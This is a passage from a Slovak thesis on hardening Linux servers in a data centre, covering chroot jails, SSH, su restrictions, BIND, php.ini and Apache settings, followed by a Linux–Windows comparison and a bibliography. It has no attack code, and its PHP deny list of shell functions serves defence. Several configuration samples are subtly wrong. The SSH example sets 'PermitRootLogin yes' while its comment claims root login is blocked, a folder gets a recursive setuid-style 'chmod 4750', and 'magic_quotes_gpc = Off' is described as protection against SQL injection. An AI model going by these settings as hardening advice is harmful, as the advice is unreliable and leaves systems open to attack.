Dchroot - tento program dovoľuje užívateľovi spúšťať príkazy alebo shell v chroot prostredí. Je možné použiť aj novšiu verziu **schroot**, ktorá je kompatibilná z predošlou.

Nainštalujeme hore uvedené programy pre úspešné zavedenie a prevádzkovanie väzenia.

```
apt-get install dchroot
apt-get install debootstrap
```

V konfiguračnom súbore odkomentujeme príslušnú distribúciu (v našom prípade Debian squeeze) a určíme inštaláčny zložku.

Následne spustíme inštaláčny príkaz.

```
debootstrap squeeze /cesta/priečink \
http://ftp.us.debian.org/debian
```

Po úspešnom procese inštalácie nastavíme potrebné oprávnenia prístupu užívateľov k zložkám a skopírujeme potrebné adresáre. Pripojenie do chráneného systému vykonáme príkazom **chroot** a pracujeme ako z reálnym a funkčným systémom.

Bind

Ďalšou metódou je možnosť chroot-ovania samostatných služieb. Príklad zabezpečenia prebiehal na DNS serveri.

Zmena primárnej cesty v **/etc/default/bind9** do nami zvoleného koncového adresára **/var/chroot/named** a boli následne vytvorené adresáre v chránenej zložke, ktoré korešpondujú z pôvodnými v koreňovom adresári. Nastavenie prístupových práv pre zložku a obmedzenie možnosti prezerania obsahu iných užívateľov zabezpečila diferencovanie novej aktivity v adresárovej štruktúre.

```
# vytvorenie adresárov v chránenej zložke
mkdir -p
var/chroot/named/{dev,etc,var/{cache/bind,run/bind/run}}

#skopirujú sa potrebné časti súborov do chránenej zložky.
cp /etc/bind /var/chroot/named/etc
ln -s /var/chroot/named/etc/bind /etc/bind
```

Táto metóda bola vyvinutá pre potreby ochrany programov Bind, Apache,.... teda ak bude webový server napadnutý, útočník bude mať prístup len k tejto zložke chroot. Po úspešnom prieniku do systému nebolo možné vstúpiť do hlbšieho systému a ukončiť chod samotného stroja iba programu.

10.7.2 SSH zabezpečenie

Najlepšou cestou ako zabezpečiť spojenie proti útokom je zmeniť prednastavený port 22 na niektorý iný zo štandardných portov, napr. 512.

Ďalším spôsobom je zakázať prihlásenie prostredníctvom administrátorského konta. Pre tento krok je potrebné vytvoriť nového užívateľa, prostredníctvom ktorého sa bude správca prihlasovať cez SSH. V konfiguračnom súbore **/etc/ssh/sshd_config**.

```
# What ports, IPs and protocols we listen for
Port 22 #zamenime za namy zvolený port napr 512
LoginGraceTime 120 #doba odozvy na nepodarené prihlásenie
PermitRootLogin yes #zamedzime prihlaseniu root účtu
AllowUsers user # akceptuje iba určeného užívateľa
```

Uplatnením týchto pravidiel som zamedzil použitiu útokom hrubou silou aj slovníkovým variantom a kontrolu prístupu užívateľov k zariadeniu. Za predpokladu, že útočník nepozná kontá preddefinovaných užívateľov jeho šance ako sa dostať k heslu sa razantne znižujú.

10.7.3 Ochrana superuser limitovaním prístupu iba pre zvolenú skupinu

Ak vykonávame tento druh opatrení je nutné vytvoriť administrátorskú skupinu a k nej pridružené skupiny a užívateľov s nižšími oprávneniami.

```
groupadd administratorska_skupina
```

usermod - Patrí do rodiny príkazov na správu linuxových systémových účtov, teda pridáva existujúcich užívateľov do existujúcich skupín. Prepínačom „**G**“ určíme zoznam doplnkových skupín, ktorých bude užívateľ členom a prepínač „**a**“ určuje užívateľov.

```
sudo usermod -a -G administratorska_skupina <MENO  
ADMINISTRATORA>
```

Nasledujúcim príkazom sa aktualizuje status administrátorskej skupiny s právami admina, prípadne je to možné podľa potreby upraviť (obmedziť).

```
sudo dpkg-statoverride --update --add <MENO SKUPINY> <MENO  
UŽIVATEĽA> 4750 /bin/su
```

statoverride – Určuje nové režimy pre nainštalované balíky na úrovni pravidiel určených nadradenou skupinou užívateľa.[25]

add - Pridá užívateľov súborovej skupine.

update - Okamžite zmení súbor na nového majiteľa režimu.

4750 - určuje výšku práv a povoľuje prihlasovanie každému inému užívateľovi len nie root. Číslice 47 užívateľ (RWS) skupina vykonáva oprávnenia (5-x) zatiaľ čo ostatné nemajú prístup k súboru (0).

Tieto riešenia sa aplikujú taktiež pri najrôznejších službách, ak je potrebné obmedziť práva a pohyb po zložkách, napr. v skupine FTP pre prístup na zdieľane zložky sa nemusí upravovať celá politika prístupu na server pre nového užívateľa, ale priradí sa do prednastavenej skupiny.


Príklad: Pre užívateľa s menom **marek** a užívateľskú skupinu **ftp** s adresárom pre ukladanie obsahu zo súborového servera **public_case**.

```
usermod -a -G ftp marek
chown root:root /home/marek
chown marek:ftp /home/marek/public_case
chmod 4750 /home/marek/public_case -R
```

Sériou takýchto čiastkových úprav je možné zabrániť veľkým škodám pri existencii nepodstivých užívateľov alebo zneužitia ukradnutého prístupu k systému.

10.7.4 Zakázanie DNS rekurzívnej odpovede a zmazanie verzie

Toto opatrenie slúži pre zamedzenie niektorým druhom DDOS útokom alebo exploitom na DNS servery, ktoré odosielajú svoju odpoveď na dotazy rekurzívne. Ide o spôsob spracovania požiadavky DNS, v ktorom sa názov servera vyhľadáva na žiadosť klienta tým, že žiada autoritatívny server o názov záznamu.[25] DNS servery, ktoré vykonávajú otvorenú rekurziu pre ľubovoľného hostiteľa poskytujú útočníkovi ľahko vyťažiteľné informácie.



Obrázok 33: Útok rekurzívnym dotazom [59]

Základom zmeny je pridanie nasledujúcich riadkov do **/etc/bind/named.conf.options**, ktoré zakážu rekurzívne odpovede a zverejňovanie informácii o verzii DNS, čo by mohlo viesť k jednoduchej identifikácii Bind-u a následný výber varianty útoku.

```
options {
    allow-transfer {"none";}
    recursion no;           # neodpovedá na rekurzívne
dotazy
    allow-recursion {"none";}
    version "Not Disclosed"; # neposiela verziu
};
```

Doporučným riešením je použitie aj DNSSEC, kde sa verejným kľúčom digitálne podpisuje a overuje pravosť dát na DNS serveroch.

10.7.5 Opatrenie proti IP spoofingu

Základom útoku je vytvorenie útočníkom falošný IP datagram zo zmenenou IP adresou, ktorý je masívne preposielaný počítaču v sieti, pred ktorým má byť skrytá totožnosť odosielateľa.

Zabezpečenie je založené na pridaní obmedzujúcich parametrov **/etc/host.conf** do hostovacej tabuľky

```
order hosts,bind
multi on
nospoof on
```

multi – Popisuje, či host môže mať v súbore **/etc/hosts/** viac IP adries.

nospoof – Je typ inštrukcie, ktorá sa týka zabezpečenia proti spoofingu je účinnou obranou proti niektorým typom exploitov.

order – Poukazuje na to, v akom poradí budú služby obsluhované.

10.7.6 Zabezpečenie PHP

Táto zmena je dôležitá pre ochranu pred útokom na webové aplikácie. Predvolený konfiguračný súbor je **PHP.ini**, ktorý obsahuje veľké množstvo opatrení pre zlepšenie bezpečnosti a prevádzky webových stránok.

safe_mode = On - obmedzuje prácu niektorých spustiteľných súborov v núdzovom režime ale aj prístup k adresárom,

display_errors = Off - po zmene nebude môcť útočník získať informácie o konfigurácii servera usporiadanie aplikácii, komponentov, prístupom k databázam, dátové modely...a i. Do tejto rodiny patria zákazy, pre ostatné chybové hlásenia ako napr. **track_errors** = Off, **html_errors** = Off,

file_uploads = Off - zabráni útočníkovi nahrávať škodlivé skripty na web. Ak by malo byť povolené nahrávanie, tak iba do určených súborov,

disable_functions = **exec**, **show_source**, **system**, **shell_exec**, - zakázanie nepoužívaných funkcií,

register_globals = Off - zabráni tomu, aby útočník volal skripty, ktoré by mohli byť prepísané inými za pomoci GET premenných,

`magic_quotes_gpc` = Off - zabraňuje priamemu zápisu špeciálnych znakov do SQL dotazov. [53]

Tieto opatrenia ovplyvňujú všetky webové aplikácie nainštalované na servery. Implementácia týchto funkcií zabezpečenia v konfigurácii PHP nie je recept pre úplne zabezpečenie webových aplikácií, ale zvyšuje celkový stav ochrany.

Nastavením prevádzky s aplikovaním týchto zmien sa zamedzilo použitiu niektorých variant shell skriptom (shell_404, javascript uploader,...), za pomoci ktorého je možné nahrávať súbory na server a zákazom aplikovania volaní na modifikovanie GET premenných zo skriptov, base64 encode attack,... Tieto opatrenia však nezabránia vstupu do zariadení prostredníctvom chyby, ktorá vznikla programátorom webovej aplikácie alebo použitím chybného modulu.

10.7.7 Zabezpečenie apache

Apache vo svojom predvolenom nastavení po inštalácii ponúka niekoľko informácií, ktoré môže útočník získať, a tým si vybudovať lepší prehľad o systéme. Takéto informácie sú cenným zdrojom, ktorý im uľahčuje prienik do systému. Tieto zmeny v konfiguračnom súbore `/etc/apache2/conf.d/security` zablokuje a zmení nasledujúce udalosti:

- `ServerTokens ProductOnly` – zobrazí iba názov servera;
- `FileETag None` – nebude vytvárať správu o tom, že prehliadač má najnovšiu verziu;
- `ServerSignature Off` – vypne zobrazovanie základných informácií o servery;
- `TraceEnable Off` – zakáže zobrazovanie o posledných verzii apache;
- `Header unset ETag` – vypne mechanizmus pre kontrolu novšej verzie súborov vo vyrovnávacej pamäti;[25]



Obrázok 34: Příklad použitia obmedzení

Informácii - server signature.

Ďalšou z možností je zabezpečiť apache doplnkovými modulmi, ako sú webový firewall „ModSecurity“ a ochrana proti DDOS útokom „ModEvasive“. Pre účely ochrany webového servera bolo vyvinuté množstvo aplikácií a modulov (napr. mod_antiloris, http_autoindex_module,...), ktoré sú podporované a vylepšované početnou komunitou vývojárov.

11 HODNOTENIE ZMIEN PO ZAVEDENÍ OPATRENÍ

Po zavedení bezpečnostných opatrení sa zamedzilo alebo sa podarilo včas zachytiť a informovať správcu o zistenom prieniku, skenovaní alebo záškodnej činnosti.

Zavedené detekčné riešenia dokázali zachytiť a správne vyhodnotiť väčšinu prípadov útoku na servery pričom k planým poplachom dochádzalo iba výnimočne. Prvé z uvedených riešení poskytuje dostačujúcu a širokú monitorovaciu platformu založenú na vizualizácii informácii a zasielaní kontrolnej odozvy. Druhá zvolená varianta spolupráce niekoľkých programov dokázala aj samostatne blokovat' niektoré útoky na zariadenie. Nevýhodou bola absencia prehľadného užívateľského rozhrania. Po zavedení individuálnych riešení pre správu a vizualizáciu logu sa zvýšila rýchlosť informovanosti správcu o vzniknutej zmene vykonanej v kľúčových súboroch.

Jednotlivé aplikácie dokázali spoľahlivo detegovať prítomnosť známych druhov malware a rootkitov, ale aj pokus o prienik.

Správa súborov a uväznenie zvolených aplikácií do chroot prostredia zabránilo ďalšej činnosti útočníka a obmedzilo jeho aktivitu na servery.

Antivírusové riešenia taktiež dokázali spoľahlivo odchytiť alebo vyhľadať známe formy vírusov a tým zamedziť poškodeniu systému. Variant Linuxového systému podporovala aj priamu spoluprácu z niektorými službami a to prostredníctvom podporných kontrolných modulov.

Použitie doplnkových konfigurácií vylepšilo a v niektorých prípadoch úplne zabránilo možným útokom na služby (zamedzenie odpovedí na dotazy, nepoužívanie špeciálnych znakov...a i.). Takéto opatrenia poslúžia úplnému znemožneniu alebo čiastočnému zamedzeniu niektorých kľúčových slabín využívaných pri zhromažďovaní a zbere informácii o nápadanej časti systému alebo prvku. Nemožnosť vytážiť potrebné množstvo informácii nedovoľuje špecifikovať a zamerať útok na existujúcu slabinu v operačnom systéme alebo službu, ktorá je v aktívnej prevádzke. Rovnaké opatrenia by mali predchádzať vždy, ak sa pojednáva o prípravu služby na prevádzku v prostredí internetu.

Aj napriek tomu že Windows ponúka riešenia, ktoré sú komplexnejšie ale neposkytujú takú mieru variability pri nastavení. Dôležitým faktom je neporovnateľná rýchlosť inštalácie a minimálne konfiguračné zručnosti ako je tomu pri systémoch Linux. Pestrým užívateľským rozhraním sa zvyšuje efektívnosť vykonaných zmien a kontroly prevádzky.

Zavedením opatření a ochrany sa na zariadeniach vyskytlo zvýšené zaťaženie systémových procesov na procesore a RAM pamäti. Tento nárast však nespôsobil výrazne zmeny pri prevádzke servera.

11.1 Zhrnutie

S pohľadu inštalácie aplikácii má Windows jednoznačný náskok pre jeho prehľadné rozhranie a podpora pri zavádzaní nových služieb je zabezpečená tým, že za použitia štandardných inštaláčnych postupov je obtiažné aplikovať staršie verzie programov (redakčné systémy, serverové služby,..) alebo aplikovať výrazné zmeny v konfigurácii.

Linux prináša spolu so svojou vysokou mierou škálovateľnosti a variability pri zavádzaní nových služieb. Spolu s touto výhodou dochádza k vyššej možnosti nesprávnej konfigurácie a spôsobenia chyby. Taktiež nesprávne použitie konfiguračných parametrov môže spôsobiť výrazne bezpečnostné nedostatky a medzery pri kontrole prístupu a správy programu (otvorené porty, neaktívnosť firewallu...).

Bezpečnostné hľadisko pri porovnávaní serverov výraznou mierou ovplyvňuje znalosť administrátora pri príprave systému na prevádzku. Neznalosťou doplnkových nastavení a konfigurácii je Linux potenciálne taktiež odolný ako Windows. Dôležité je však poznamenať že iba 4 z 6000 vírusov je písaných pre operačné systémy Linux[58] čo výraznou mierou prispieva k bezpečnosti a obtiažnosti výberu útoku. A preto považujem linuxovú distribúciu za bezpečnejšiu variantu pre prostredie dátového centra.

11.2 Porovnanie

Z hľadiska požiadaviek na prevádzku a správu systému poskytujú obe riešenia širokú škálu možností a prístupov.

Linux podporuje väčšinu skriptovacích jazykov a je zadarmo. Má dostatočnú komunitu vývojárov, ktoré ho vždy vylepšujú a zdokonaľujú. Je možné na ňom prevádzkovať akékoľvek služby na rôznych úrovniach bezpečnosti.

Windows server má podporu v NET a ASP pričom iné skriptovacie jazyky primárne nepodporuje. Tento operačný systém nie je voľne šíriteľný, a preto je potrebné zakúpiť potrebné licencie. Jeho architektúra je postavená na poskytovaní sady serverových rolí v závislosti na potrebách zákazníka.

Access server – Linux spolu z Windows majú podporu vzdialeného prístupu cez telnet. Linux navyše aj bezpečnú formu SSH čo zabezpečuje šifrovaný druh spojenia.

Bezpečnosť – Obe varianty majú podporu Firewallov a antivírových programov na vysokej úrovni architektúry. Linux aplikácie sa vyznačujú značnou náročnosťou, ale aj detailnejšou špecifikáciou požiadaviek na filtrovanie. Pričom aplikácie určené pre Windows sú komplexné, ale s malou škálou variability.

Komunikačné rozhranie – obe varianty podporujú CLI aj GUI prevažnou mierou sa na konfigurácii Linux podieľa príkazový riadok a Windows grafické rozhranie, čo predstavuje riziko.

Výkon – Linuxové riešenia výraznou mierou prevyšujú vo výkone a stabilite prevádzky svoju konkurenciu.

Hardvérová podpora a ovládače - Windows podporuje širokú škálu ovládačov pre hardvér, pričom pre Linux je ich iba obmedzené množstvo. Taktiež inštalácia ovládačov na Linux potrebuje extra znalosti. To obmedzuje použitie niektorých prvkov pri výbere súčasti servera.

Základnou výhodou aplikácii postavených na platforme Microsoft je tá, že poskytujú omnoho komplexnejšiu sadu nástrojov obsiahnutú v programe, napr. sieťový monitor, správca logu, správa protokolov...a i. Programy sú primárne určené koncovým užívateľom, čo núti programátorov navrhovať ich užívateľsky prívetivejšie. Takéto výhody nesú so sebou nebezpečenstvo zbytočných častí programu akými sú napr. grafické rozhranie, podporné programy,... ktoré dávajú nové možnosti ako napadnúť systém alebo narušiť stabilitu prevádzky.

Bezpečnostné aplikácie tvorené pre UNIX/Linux operačné systémy nemajú tak široký záber pôsobnosti a zväčša ani prívetivé užívateľské rozhranie. Jednak účelovosť nedovoľuje takmer žiadne doplnkové riešenia. Nevýhodou správy veľkého počtu týchto aplikácii je to, že sú obsluhované z príkazového riadku, ktorý ubera na komforte, ale pridáva na bezpečnosti a stabilite. Neplatí to však pre všetky a vývojári pracujú na skvalitnení ovládacích prvkov.

Závěr

Dátové centrá sú prvou príležitosťou útočníkov na zber informácii, likvidácie konkurencie alebo inej škodnej činnosti na poli IT. V období informačného veku, keď prevažná časť obchodu a peňažných transakcií sa presunula z tradičných kamenných obchodov do virtuálneho prostredia.

Detekcia chýb a správne nastavená politika má zabezpečiť správny chod centra a vylúčiť z prevádzky nebezpečných zákazníkov. Preto je dôležité, aby sa vykonali potrebné opatrenia na detekciu chýb a ochranu pred útokom. Vytvoriť jednotné podmienky pre správu a údržbu zariadení, čím by sa prechádzalo neautorizovaným manipuláciám so zariadeniami a vybavením centra.

Zoznam opatrení načrtnutých v tejto práci by mal stručne pokryť škálu možných útokov na tento typ infraštruktúry. Napriek tomu sa útočníci zlepšujú a upravujú svoje taktiky do podoby, ktorá bude schopná obísť nastavenú politiku, a preto je potrebné tieto pravidlá vždy vylepšovať.

Pre komerčné použitie bola vybraná varianta z rodiny Linux/Unix pre svoj výkon, škálovateľnosť a stabilitu. Vyžadujú vyššiu náročnosť na správcovské zručnosti pre prácu v príkazovom riadku. Nevýhodou je taktiež v mnohých prípadoch absencia grafického rozhrania, čo vyžaduje prácnejší prístup a viac času. V ponuke je niekoľko variant riešení a pre podmienky využitia v oblasti propagácie služieb na internete. Zvolená integrácia programov v Linuxovom systéme sa ukázalo ako užitočné a dostupné riešenie pre zaznamenávanie a včasnú reakciu na útoky.

Filozofiou každej organizácie je snaha vytvoriť najlepšie možné bezpečnostné podmienky. Ale vzniká tu otázka, za akú cenu a koľko je spoločnosť ochotná investovať do zabezpečenia ich infraštruktúry, prípadne akú cenu majú pre nich informácie skladované a uložené v týchto zariadeniach. To ma rozhodujúci dopad na celkovú bezpečnosť centra.

ZÁVĚR V ANGLIČTINĚ

Data centers are the first opportunity attackers to collect information, eliminating competition or other conduct causing activities in the field of IT. In the period of the information age, when the bulk of trade and cash transaction has shifted from traditional physical stores in virtual environments.

Error detection and correctly set policy to ensure the correct operation of the center and to exclude from the operation of dangerous customers. It is therefore important that the necessary measures for error detection and protection from attack. Create uniform conditions for the management and maintenance of equipment, thereby going through unauthorized handling of devices and equipment center.

List the actions outlined in this paper should briefly cover the range of possible attacks against this type of infrastructure. Nevertheless, the attackers improve and adapt their tactics to a form that will be able to circumvent the policy set, and therefore, these rules should always be improved.

For commercial use was selected variant of Linux/Unix for its performance, scalability and stability. Require greater demands on the management skills to work at the command line. The disadvantage is also in many cases lack the graphical interface, which requires laborious approach and more time. We offer several options for solutions and conditions for the use of promotion services on the Internet. The selected integration programs in Linux system has proved to be useful and affordable solution for recording and timely response to the attacks.

Philosophy of any organization is to provide the best possible safety conditions. But the question arises at what price and how much the company is willing to invest in their security infrastructure, or what price they have for them and stored the information stored in these facilities. It has a decisive impact on the overall security center.

SEZNAM POUŽITÉ LITERATURY

- [1] Databazove centrum [online]. 2013 [cit. 2013-12-05]. Dostupné z: http://www.schacco.savana.cz/vlastni_web/zobrazit_prispevek.php?id=72
- [2] DR. PATRICK ENGBRETSON, Dr.David Kennedy. Basics of hacking and penetration testing: ethical hacking and penetration testing made easy. 02. vyd. S.l.: Syngress Media,U S, 2013
- [3] Kriticka infrastruktura [online]. 2013 [cit. 2013-12-22]. Dostupné z:<http://www.mvcr.cz/clanek/kriticka-infrastruktura.aspx>
- [4] Datove centrum [online]. 2013 [cit. 2014-04-07]. Dostupné z:<http://www.systeming.net/konzultacna-cinnost/datove-centrum>
- [5] Rootkit [online]. 2012 [cit. 2014-01-29]. Dostupné z: <http://whatis.techtarget.com/search/query?q=rootkit>
- [6] Port scanning [online]. 2013 [cit. 2013-12-18]. Dostupné z:http://www.webopedia.com/TERM/P/port_scanning.html
- [7] SELECKÝ, Matúš. Penetrační testy a exploitace. 1. vyd. Brno: Computer Press, 2012, 303 s. ISBN 978-80-251-3752-9.
- [8] What Is Password Cracking [online]. 2013 [cit. 2014-03-18]. Dostupné z:<http://www.wisegeek.com/what-is-password-cracking.htm>
- [9] Exploit [online]. 2013 [cit. 2014-01-18]. Dostupné z: <http://searchsecurity.techtarget.com/definition/exploit>
- [10] Bráníme se odposlechu: promiskuitní režim [online]. 2012 [cit. 2013-02-19]. Dostupný z WWW: <<http://www.lupa.cz/clanky/branime-se-odposlechu-promiskuitni-rezim/>>
- [11] STUTTARD, Dafydd a Marcus PINTO. The web application hacker's handbook: finding and exploiting security flaws. 2nd ed. John Wiley [distributor], c2011, xxxiii, 878 p. ISBN 1118026470.
- [12] Buffer overflow. Searchsecurity [online]. 2013 [cit. 2014-05-13]. Dostupné z: <http://searchsecurity.techtarget.com/definition/buffer-overflow>
- [13] Understanding, Preventing, and Defending Against Layer 2 Attacks. In: *Cisco expo* [online]. 2009 [cit. 2014-05-13]. Dostupné z: http://www.cisco.com/web/ME/exposaudi2009/assets/docs/layer2_attacks_and_mitigation_t.pdf

- [14] Server Topology [online]. 2013 [cit. 2014-04-07]. Dostupný z WWW: <https://access.redhat.com/site/documentation/en-US/Red_Hat_Directory_Server/9.0/html/Deployment_Guide/Directory_Design_Examples.html>
- [15] Bráníme se odposlechu: promiskuitní režim [online]. 2013 [cit. 2014-04-11]. Dostupný z WWW: <<http://www.lupa.cz/clanky/branime-se-odposlechu-promiskuitni-rezim/>>
- [16] MCCLURE, Stuart. *Hacking bey tajemství*. 3. aktualiz. vyd. Brno: Computer Press, xxiv, 612 s. ISBN 80-722-6948-8.
- [17] MITNICK, Kevin. *Umění klamu*. Vyd. 1. Gliwice: Helion, 2003, xxiv, 612 s. ISBN 83-736-1210-6.
- [18] JIROVSKÝ, Václav. *Kybernetická kriminalita: nejen o hackingu, crackingu, virech a trojských koních bez tajemství*. 1. vyd. Praha, 2007, 284 s. ISBN 978-80-247-1561-2.
- [19] Ziskavani zneuzitelných osobních informací [online]. 2013 [cit. 2014-01-22]. Dostupné z: http://is.muni.cz/el/1421/jaro2013/VIKBB39/um/Ziskavani_zneuzitelných_osobních_informací.ppt
- [20] MITNICK, Kevin D a William L SIMON. *The art of deception: controlling the human element of security*. Indianapolis, Ind.: Wiley, c2002, xvi, 352 p. ISBN 07-645-4280-X.
- [21] HADNAGY, Christopher. *Social engineering: the art of human hacking*. Indianapolis, IN: Wiley, c2011, xix, 382 p. ISBN 978-111-8029-749.
- [22] ENDORF, Carl. *Detekce a prevence počítačového útoku*. 1. vyd. Praha: Grada, 2005. ISBN 80-247-1035-8.
- [23] Classification of intrusion detection systems [online]. 2013 [cit. 2014-04-07]. Dostupné z: http://www.windowsecurity.com/articles-tutorials/intrusion_detection/IDS-Part2-Classification-methods-techniques.html
- [24] Examining different types of intrusion detection [online]. 2013 [cit. 2014-04-11]. Dostupné z: <http://www.dummies.com/how-to/content/examining-different-types-of-intrusion-detection-s.html>
- [25] MISANI, Mark. *Linux pro administrátory windows*. Vyd. 1. Brno: Computer Press, 2004, 504 s. ISBN 80-251-0317-X.

- [26] Základní konfigurace Linux firewallu pomocí Iptables [online]. 2013 [cit. 2014-04-07]. Dostupné z: http://www.abclinuxu.cz/blog/Debian_Lenny/2009/10/zakladni-konfigurace-linux-firewallu-pomoci-iptables.
- [27] Security Architecture [online]. 2012 [cit. 2013-12-21]. Dostupné z: <http://www.biznix.org/articles/winlinsecure.html>
- [28] Traversing of tables and chains [online]. 2013 [cit. 2014-04-07]. Dostupné z: <http://www.iptables.info/en/structure-of-iptables.html>
- [29] Personal firewall [online]. 2013 [cit. 2014-05-20]. Dostupné z: http://www.privacyware.com/personal_firewall_2.html
- [30] Vybudování datového centra [online]. 2013 [cit. 2013-12-16]. Dostupné z: http://www.uvn.cz/attachments/1833_zad%C3%A1vac%C3%AD%20dokumentace%2024.11.%20-%20vybudov%C3%A1n%C3%AD%20datov%C3%A9ho%20centra.pdf
- [31] Data Center Security [online]. 2013 [cit. 2014-04-11]. Dostupný z WWW: <<http://www.mihiadvisorygroup.com/news/Data-Center-Security.aspx>>
- [32] LONG, Johnny a Kevin D MITNICK. *No tech hacking: a guide to social engineering, dumpster diving, and shoulder surfing*. Oxford: Elsevier Science [distributor], c2008, xxiv, 285 p. ISBN 15-974-9215-9.
- [33] Vybrané aspekty zneužívania platobných kariet [online]. 2013 [cit. 2014-04-07]. Dostupné z: http://www.derivat.sk/files/konferencia_forfin2009/Simko.pdf
- [34] Rackmount Chassis Matrix [online]. 2013 [cit. 2014-04-11]. Dostupné z: <http://www.logic-case.com/Matrix/Chassis-Matrix.asp>
- [35] Reliabi Datove centrá: zdvojené podlahy [online]. 2013 [cit. 2014-05-18]. Dostupné z: <http://www.triton.cz/cs/datova-centra/zdvojene-podlahy>
- [36] Příprava datových centier [online]. 2011 [cit. 2013-12-14]. Dostupné z: <http://www.efocus.sk/images/uploads/mihalik.pdf>
- [37] BeEF Framework a fondo [online]. 2013 [cit. 2014-04-02]. Dostupné z: <https://bitacoraderedes.wordpress.com/2013/>
- [38] What is BeEF [online]. 2013 [cit. 2014-01-17]. Dostupné z: <http://beefproject.com/>
- [39] Hackers for charity [online]. 2012 [cit. 2013-11-16]. Dostupné z: <http://johnny.ihackstuff.com/security/premium/The_Google_Hackers_Guide_v1.0.pdf>

- [40] LONG, Johnny. Google hacking for penetration testers. Burlington, MA: Syngress Pub., c2008, xix, 534 p. ISBN 978-159-7491-761.
- [41] STANEK, William R. Mistrovství v Microsoft Windows Server 2008: [kompletní informační zdroj pro profesionály]. Vyd. 1. Brno: Computer Press, 2009, 1364 s. ISBN 978-80-251-2158-0.
- [42] AVtest [online]. 2014 [cit. 2014-05-14]. Dostupné z: <http://anti-virus-software-review.toptenreviews.com/small-business-antivirus/>
- [43] Anti DDoS Guardian [online]. 2014 [cit. 2014-04-07]. Dostupné z: <http://www.beethink.com/antiddos.htm>
- [44] Tripwire faqs answer [online]. 2013 [cit. 2013-12-22]. Dostupné z: <http://www.tripwire.com/it-security-software/scm/specifications/faq/>
- [45] What is jail [online]. 2013 [cit. 2014-04-07]. Dostupné z: <http://www.winquota.com/wj>
- [46] ServerTechz [online]. 2012 [cit. 2014-05-20]. Dostupné z: servertchz.com/linux/clamav-scan-commands-and-examples/
- [47] Snort Overview [online]. 2012 [cit. 2014-03-17]. Dostupné z: <http://manual.snort.org/node2.html>
- [48] Psad [online]. 2011 [cit. 2014-04-07]. Dostupný z WWW: [<http://cipherydyne.org/psad/>](http://cipherydyne.org/psad/)
- [49] Ossec [online]. 2013 [cit. 2014-04-11]. Dostupné z: <http://www.ossec.net>
- [50] Best Linux firewalls [online]. 2013 [cit. 2014-02-01]. Dostupný z WWW: [<http://www.thegeekstuff.com/2010/02/top-5-best-linux-firewalls/>](http://www.thegeekstuff.com/2010/02/top-5-best-linux-firewalls/) - OBR 85
- [51] Structure of iptables [online]. 2013 [cit. 2013-12-20]. Dostupné z: <http://www.iptables.info/en/structure-of-iptables.html>.
- [52] What is iWatch [online]. 2011 [cit. 2013-12-25]. Dostupné z: <http://iwatch.sourceforge.net/documentation.html> .
- [53] Hardening PHP.ini [online]. 2012 [cit. 2014-05-20]. Dostupné z: <http://www.madirish.net/199>
- [54] Chroot Umgebung für ssh und scp [online]. 2011 [cit. 2014-04-07]. Dostupné z: <http://www.lorien.ch/server/chroot.html>
- [55] System Administration [online]. 2013 [cit. 2014-04-13]. Dostupné z: http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/jails.html

- [56] Debootstrap [online]. 2010 [cit. 2014-02-07]. Dostupné z: <https://wiki.debian.org/Debootstrap>
- [57] Linux System Security [online]. 2013 [cit. 2014-04-07]. Dostupné z: <https://scs.senecac.on.ca/~john.selmys/subjects/sec830-061/index.html>
- [58] Linux vs Windows viruses [online]. 2010 [cit. 2014-03-03]. Dostupné z: http://www.theregister.co.uk/2003/10/06/linux_vs_windows_viruses
- [59] Data center app services [online]. 2013 [cit. 2014-05-18]. Dostupné z: http://www.cisco.com/c/en/us/td/docs/app_ntwk_services/data_center_app_services/gss4400series/v3-1/configuration/gui/gslb/guide/gui_gslb/Intro.html

Datové centra

[online]. 2014 [cit. 2014-04-07]. Dostupné z: <http://www.data-cube.sk/sk>

[online]. 2014 [cit. 2014-04-07]. Dostupné z: <http://www.adaptivity.cz/datove-centrum>

[online]. 2014 [cit. 2014-04-07]. Dostupné z: <http://www.vnet.sk/>

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

HIDS	- host-based intrusion detection system - monitoruje vnútorné systémové procesy v zariadení.
NIDS	- Network Intrusion Detection System - zaznamenáva prienik na sieti.
IDS	- intrusion detection system- systém pre odhalenie prieniku.
IPS	- Intrusion prevention systems- systém pre detekciu prieniku.
IP spoof	- činnosť upravy ip paketu tak aby bolo zamedzene zisteniu totožnosti útočníka na sieti.
HOSTING	- je to služba ktorá poskytuje zdieľanie webu na internete.
UPS	- Uninterruptible Power Supply- zabezpečuje nepretržitý zdroj energie.
ARP	- address resolution protocol- patrí do rodiny TCP/IP protokolov a prekladá adresy používané operačným systémom a slúži na prístup k mediam.
MAC	- Media Access Control- jedinečný identifikátor sieťového rozhrania.
URL	- uniform resource locator – používa sa na presnú identifikáciu dokumentu na internete.
SSH	- secure shell – šifruje komunikáciu na sieti.
CLI	- command-line interface- užívateľské rozhranie.
GUI	- graphical user interface- ovládanie systému pomocou interaktívneho rozhrania.
DOS	- Denial of Service – útok na službu zahltením služby požiadavkami.
DDOS	- distributed denial of service – distribuovaný DOS útok.
FTP	- File Transfer Protocol – slúži na prenos súborov.
ISA	- Internet Security and Acceleration Server- verzia Microsoft firewall určeného pre Windows.
GRID	- karta používaná pre overovanie užívateľa pri pladbe cez internet.

buffer overflow	- druh útoku pri ktorom dochádza k prečerpaniu alokovanej pamete.
RFC	- Request for Comments – internetový protokol.
TCPD	- program používaný TCP wrapper-om pre filtrovanie komunikacie.
DMZ	- demilitarized zone- fyzická alebo logická podsieť oddelená od ostatných zariadení.
ACL	- access control list- zoznam prístupových oprávnení pripojenia k určitej službe.
NAT	- Network address translation- slúži na preklad IP adres.
MIM	- man in the middle- útok ktorý presmeruje komunikáciu na útočníka.
OSI	- Open Systems Interconnection Reference Model- určuje štruktúru komunikačných protokolov v sieti internet.
SSH	- Secure Shell sieťový protokol určený na kryptovanú komunikáciu na vzdialenom počítači.
